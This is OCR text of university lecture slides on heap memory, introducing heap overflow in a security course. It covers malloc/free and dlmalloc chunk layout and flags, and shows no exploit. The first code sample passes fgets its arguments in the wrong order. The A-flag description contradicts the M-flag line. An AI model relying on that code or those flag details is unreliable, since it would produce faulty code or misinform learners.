
Class 11


CSC 590 ARM Architecture and Security
Heap and Heap Overflow

Dr. Si Chen (schen@wcupa.edu)

Virtual Memory



The Heap



0x00000000

It's just another segment in runtime memory

0xFFFFFFFF

Basics of Dynamic Memory

```
int main()
{
    char * buffer = NULL;

    /* allocate a 0x100 byte buffer */
    buffer = malloc(0x100);

    /* read input and print it */
    fgets(stdin, buffer, 0x100);
    printf("Hello %s!\n", buffer);

    /* destroy our dynamically allocated buffer */
    free(buffer);
    return 0;
}
```

Heap vs Stack

Heap

- Dynamic memory allocations at runtime
- Objects, big buffers, structs, persistence, larger things
- Slower, Manual
  - Done by the programmer
  - malloc/calloc/recalloc/free
  - new/delete

Stack

- Fixed memory allocations known at compile time
- Local variables, return addresses, function args
- Fast, Automatic
  - Done by the compiler
  - Abstracts away any concept of allocating/de-allocating


Doug Lea‘s malloc Heap Chunks


- Heap chunks exist in two states
  - in use (malloc’d)
  - free’d

Heap Chunks – Freed

```
unsigned int * buffer = NULL;
buffer = malloc(0x100);
free(buffer);
```


- Forward Pointer
  - A pointer to the next freed chunk
- Backwards Pointer
  - A pointer to the previous freed chunk






Heap Chunks

```
unsigned int * buffer = NULL;
buffer = malloc(0x100);

//Out comes a heap chunk
```





```
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
#define NON_MAIN_ARENA 0x4
```


Heap Chunks


ALLOCATED CHUNKS
PREV_SIZE
(NOT USED WHILE ALLOCATED)
CHUNK SIZE
A
M
P
USER DATA
Chunk 1
PREV_SIZE
(NOT USED WHILE ALLOCATED)
CHUNK SIZE
A
M
P
USER DATA
Chunk 2
PREV_SIZE
(NOT USED WHILE ALLOCATED)
A (0x04) - Allocated arena.
If bit is 1, chunk comes from the mmap'd memory.
If bit is 0, chunk comes from main arena and the main heap.
M (0x02) - Mmap'd chunk.
Chunk was allocated with mmap call and is not part of a heap.
P (0x01) - Previous chunk in use.
If bit is set, the previous chunk is still in use and should not be considered a candidate for coalescing.

